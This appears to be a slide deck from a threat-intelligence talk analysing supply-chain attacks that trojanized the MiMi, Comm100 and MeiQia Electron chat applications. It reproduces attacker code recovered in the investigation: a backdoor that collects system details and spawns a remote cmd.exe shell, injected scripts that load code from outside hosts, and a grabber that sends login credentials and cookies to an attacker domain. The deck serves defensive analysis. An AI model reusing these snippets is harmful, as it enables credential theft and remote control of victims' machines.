
- We retrieved clean (left) and malicious (right) installer
- The modification time interval between both versions was very short (1h30)

```
2022-06-15 06:54:55 css
2022-06-15 06:54:55 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

```
2022-06-15 06:54:55 css
2022-06-15 08:24:44 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```


MiMi secure chat application

- Security warnings (unsigned installer, unverified developer)



MiMi secure chat application



- We found interesting attackers' scripts in our telemetry




- Script.js is a custom Javascript password grabber
- <subdomain> is an authentication portal for dev tool
- Attacker might have used credentials stolen this way to access developer's build environment

Comm100 & LiveHelp100 customer engagement platforms

- Based on our telemetry, actor behind the campaign compromised the web application since at least February 2022
- Client application downloading backdoor at least since August 2022
- Noticed around the end of September 2022
- Observed activity until end of October 2022



Comm100 & LiveHelp100 customer engagement platforms



Comm100 & LiveHelp100 customer engagement platforms


- <URL>/livehelp/collect returns obfuscated JavaScript code
- Backdoor function executed by trojanized application
- Collection of OS information

```
250  const startMsg = {
251      type: 0x01,
252      agent_key: "000000000000000000000000000000000000",
253      data: JSON.stringify({
254          fingerprint: fingerprint,
255          task_list: childProcess.execSync("tasklist").toString(),
256          hostname: process.env.COMPUTERNAME,
257          username: process.env.USERNAME,
258          source: "Node,Shell",
259          site_id: get_site_id(),
260      })
261  }
```

Comm100 & LiveHelp100 customer engagement platforms


- Backdoor function

```
188 const shell_manager = function (incident) {
189   // arguments
190   // 0 shell id
191   // 1 shell 操作命令
192   // 2 shell 操作值
193   let shells = new Map();
194   incident.on("shell", (job) => {
195     let shell;
196     switch (job.arguments[1]) {
197       case "new":
198         shell = childProcess.spawn(path.join(process.env.windir, "system32", "cmd.exe"), []);
199         shell.stdin.write("chcp 65001\n");
200         shells.set(job.arguments[0], shell);
201         shell.stdout.on("data", chunk => {
202           incident.emit("output", {
203             client_key: job.client_key,
204             output: JSON.stringify({
205               data: chunk.toString(),
206               shell_id: job.arguments[0],
207             }),
208             type: job.job_type,
209           });
210         });
211     }
212   });
213 }
```



MeiQia(美洽) live chat application

- Discovery
 - Found Cobalt Strike sample associated with campaign responsible for stealing cryptocurrency
 - The sample added a persistence registry key to load exploit from an online code repository
 - Repository also contained files designed to target MeiQia (美洽) application




MeiQia(美洽) live chat application

- CVE-2021-21220 (a vulnerability of Chromium before 89.0.4389.128)

```
<title>美洽</title>
<body></body>
<script>
if (navigator.userAgent.toLowerCase().indexOf('electron') == -1) {
  console.log(111);
  (new Image()).src = 'https://app.meiqia.com/l/t.php?111';
  window.location.href = 'https://app.meiqia.com';
} else {
  if (navigator.userAgent.toLowerCase().indexOf('meiqia') == -1 || navigator.userAgent.index
  console.log(222);
  (new Image()).src = 'https://app.meiqia.com/l/t.php?222';
  b=document.createElement('iframe');
  b.style="margin:0px;padding:0px;height:100%;width:100%;";
  b.frameBorder=0;
  b.scrolling='no';
  b.src="https://legacy-pics.meiqiausercontent.com/images/300817/odw4/o3HZmUfYRmhDhohbbiYJ.jp
  document.body.appendChild(b);
```

MeiQia(美洽) live chat application

- Infection vector
 - threat actor likely sent the exploit through the live chat box
 - weaponized HTML files containing a screenshot which looks like a withdrawal confirmation of crypto funds




MeiQia(美洽) live chat application

- Some old versions of the MeiQia(美洽) application
 - open external links inside the MeiQia(美洽) application (loadURL)
 - render the webpage without sandboxing (from Electron 20, the sandbox is enabled for renderer processes without any further configuration)

```
21:     if (protocol === 'http:' || protocol === 'https:') {
22:         // 为了安全考虑, 所有链接都通过外部浏览器打开
                // 为了安全考虑, 所有链接都通过外部浏览器打开
                // For security reasons, all links are opened through external browsers
                show: false });
                serWindow.show();}
23:         shell.openExternal(val);
24:     }
```

MeiQia(美洽) live chat application



MeiQia(美洽) live chat application

- Batch/ps1 scripts patch MeiQia app
 - downloading already patched **app.asar** archive and replacing it
 - running a patcher script
- Patcher script changes `.\modules\create-window.js` inside **app.asar** archive
- Modifications include
 - Disabling auto updates
 - Setting fixed window size
 - Replacing the default URL (<https://app.meiqia.com>) with a malicious one
 - Embedding additional JavaScripts to be executed within MeiQia application context

MeiQia(美洽) live chat application

- Replaces default URL
- Modifies function “new-window” which injects additional scripts

```
const APP_URL = 'http://mmmm.whg7.cc/electron .php?a';
const handleWindowEvents = window => {
  window.webContents.on('page-title-updated', (e, title) => {
    updateTitle(window, title);
    appTray.updateTarySub();
  });

  // 打开外部链接 比如点击工作台侧栏的客服按钮打开独立聊天页
  window.webContents.on('new-window', (e, val) => {
    e.preventDefault();
    const { protocol } = url.parse(val);
    if (protocol === 'http:' || protocol === 'https:') {
      const browserWindow = new BrowserWindow({ autoHideMenuBar: true, show: false });
      browserWindow.webContents.loadURL(val);
      browserWindow.webContents.executeJavaScript(`
        xx=document.title;if(xx.indexOf('美洽')== -1){document.title='美洽';window.parent.parent.parent.pare
        .document.body.innerHTML='<meta http-equiv="refresh" content="0; url=https://app.meigia.com/" />'
        ;location.href='https://app.meigia.com/';s=document.createElement('script');s.src='https://r6.lv/g
        e("HEAD")[0]||document.body).appendChild(s);a=document.createElement('script');a.src='https://whg7
        yTagName("HEAD")[0]||document.body).appendChild(a);}else{
        function createAjax(){
        var request=false;`
    }
  });
}
```

MeiQia(美洽) live chat application

- Script to grab credentials and steal cookies

```
var ti=document.title
if(ti.indexOf('登录')>-1){
  document.getElementsByTagName("button")[0].addEventListener("click", function(){
    username = document.getElementById('email').value;
    password = document.getElementById('password').value;

    if (username.length > 0) {
      var newimg = new Image();

      newimg.src = 'https://app.meiqiacontents.com/gg/ab.php?do=api&id=u9Mtlr&username=' + escape(username) + '&pas
    };
  }
});
}else{
if(ti.indexOf('美')>-1){
  var newimg = new Image();
  if(document.cookie.length>0){
    newimg.src = 'https://app.meiqiacontents.com/gg/ab.php?do=api&id=cookie&cookie=' + escape(document.cookie);
  }else{
```

Conclusion

Takeaways

- Electron applications are usually “big” projects, consist of many files, which may be modified by threat actors
- App.asar archives contain even more files, which may hide malicious payload
- It is important to know where to look for possible malicious modifications
- Supply chain attacks defeat even cautious targets
- Running unsigned installer displays warnings on both Windows and MacOS, users likely used to ignore them

Conclusion

- Advanced threat actors with strong technical capabilities
- Patched Electron applications serve as downloaders/droppers to load additional native malware
- Custom malware toolkits working on multiple platforms
- The motivation of first two actors is espionage, motivation of Water Labbu is financial

References

- [Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users](#) (blogpost, Aug 12th, 2022)
- [How Water Labbu Exploits Electron-Based Applications](#) (blogpost, Oct 5th, 2022)
- [Probing Weaponized Chat Applications Abused in Supply-Chain Attacks](#) (blogpost, Dec 14th, 2022)